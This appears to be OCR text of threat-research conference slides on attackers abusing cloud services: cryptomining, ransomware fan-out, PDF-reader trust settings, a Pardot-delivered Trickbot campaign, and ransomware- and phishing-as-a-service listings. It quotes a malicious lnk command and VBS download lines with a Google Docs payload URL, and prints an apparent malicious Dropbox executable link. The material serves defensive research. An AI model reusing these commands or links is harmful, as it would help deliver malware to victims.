
- Parasitic Monero mining malware campaign
- Pay-per-install (PPI) & pay-per-click (PPC)
- Amazon S3 → Downloader, C&C
- GetNativeSystemInfo OS Check → Monero addresses allocated for 32 bit and 64 bit OS
  - 401.52 XMR (~$100,000) using 21 unique Monero accounts & 293 workers

https://www.netskope.com/blog/xbooster-parasitic-monero-mining-campaign

Xbooster Depiction




Cloud as a platform to spread malware



Malware fanout


- Malware infection spreading through cloud
- Virlock (Wormed Ransomware)
  - Infects and encrypts files
  - Infected files propagate via cloud
  - Victims implicitly trust internally shared files
- Rapidly the entire peer network is infected



https://www.netskope.com/blog/cloud-malware-fan-virlock-ransomware

https://www.netskope.com/blog/stepping-stone-attack-launches-eternalblue-internally

Eternal Blue + cloud fanout




Cloud phishing fanout

- Victim shares bait via cloud app
  - Secondary propagation vector - cloud sync email attachments
  - Secondary victims lose context - where did the file originally come from?
- “Default allow” action in popular PDF readers
  - No warnings after you allow a domain
  - Attacker can easily deploy multiple attacks over same domain

https://www.netskope.com/blog/decoys-phishing-cloud-latest-fan-effect

Whats next !!!




https://www.dropbox.com/s/31x4e7a25kp2tuk/scan_0009182764501.exe?dl=1


Default Allow policy

Adobe Reader 9


Adobe Reader X




Foxit Reader 5.0




Foxit Reader 9.0



Did you audit trust manager ?





Pardot CRM attack


- Spreads via Salesforce Pardot
  - 12 unique URLs
- Pardot delivers infected zip
- Zip contains malicious lnk file
- Lnk file downloads Trickbot from Google docs

```
Relative path (UNICODE):        ..\..\..\..\Windows\System32\cmd.exe
Arguments (UNICODE):            /c copy yciBx & (findstr "mPmHc.*" Readme_Print.doc.lnk > "%tmp%\InYQc.vbs" & "%tmp%\InYQc.vbs") & iEhgd
```


```
filepath = wshs.ExpandEnvironmentStrings("%TEMP%") & "\NaFhI.exe"
URL = "https://docs.google.com/uc?export=download&id=1Eum9C8EsMTDi0GGcoz2F0vDPZ_
QQ-u-5"
```

https://www.netskope.com/blog/pardot-crm-attack

Pardot CRM Attack Depiction



Cloud as a platform to host crimeware as a service



RANI N - Better & Cheapest FUD Ransomware + C&C on Darknet + NO Fees

BUY - FAQ - REVIEWS - SCREENS - CONTACT

We provide an already configured and compiled FUD Ransomware + Decrypter
We are the only that provide a FREE Anonymous C&C Dashboard via Onion to manage your Clients
We also provide additional FREE Customizations and take NO FEES from your Clients

Startseite / Ransomware / Blackmail Ransomware

Blackmail Ransomware

55,00 €

- easy to use
- encrypted with AES-256
- ca send as exe, bat, dll, scr, and cmd
- when want delete it copies itself
- can use with binders, packers & crypters

1 Add to Card

Kategorie: Ransomware Schlüsselworte: auto, bitcoin, botnet, malware, ransomware, software, spread, stampado, stealer, usb

[PACKAGE #1] - 1 YEAR C&C Dashboard (RaaS) - Price: 0.90 btc

- C# FUD Ransomware (AES 256 Encryption with a 64 chars long uncrackable key)
- C# Decrypter
- Stub Size: 250kb (unique exe for each buyer)
- 1 Year C&C Dashboard access (to receive the AES keys from Clients)
- We take NO FEES from your Clients
- Features: Delayed Start, Mutex, Task Manager Disabler
- Platform: Windows (both x86 and x64)
- Support : Yes
- Optional: additional Crypter adding 0.1 btc
- Optional: additional file types to encrypt for free (for all encrypted file types see FAQ)
- Optional: additional Client banner in your language for free (already present en, ru, de, fr, es, it, nl)

[PACKAGE #2] - 6 MONTHS C&C Dashboard (RaaS) - Price: 0.50 btc

- C# FUD Ransomware (AES 256 Encryption with a 64 chars long uncrackable key)
- C# Decrypter
- Stub Size: 250kb (unique exe for each buyer)
- 6 Months C&C Dashboard access (to receive the AES keys from Clients)
- We take NO FEES from your Clients
- Features: Delayed Start, Mutex, Task Manager Disabler
- Platform: Windows (both x86 and x64)
- Support : Yes
- Optional: additional Crypter adding 0.1 btc
- Optional: additional file types to encrypt for free (for all file types encrypted see FAQ)
- Optional: additional client banner in your language for free (already present en, ru, de, fr, es, it, nl)

[PACKAGE #3] - 1 MONTH C&C Dashboard (RaaS) - Price: 0.10 btc

- C# FUD Ransomware (AES 256 Encryption with a 64 chars long uncrackable key)
- C# Decrypter
- Stub Size: 250kb (unique exe for each buyer)
- 1 Month C&C Dashboard access (to receive the AES keys from Clients)
- We take NO FEES from your Clients
- Features: Delayed Start, Mutex, Task Manager Disabler
- Platform: Windows (both x86 and x64)
- Support : Limited (initial setup only)
- Optional: additional Crypter adding 0.1 btc
- Optional: additional file types to encrypt for free (for all file types encrypted see FAQ)
- Optional: additional client banner in your language for free (already present en, ru, ge, fr, es, it, nl)


Hackshit - Phishing as a Service

- PhaaS: Hosted in Amazon, Evennode, Now.
- Phishing pages hosted in Pomf clones
  - SSL powered
  - Designed to mimic login pages of popular services like Microsoft, Google Docs, Dropbox, and DocuSign
- Victims credentials recorded via websockets

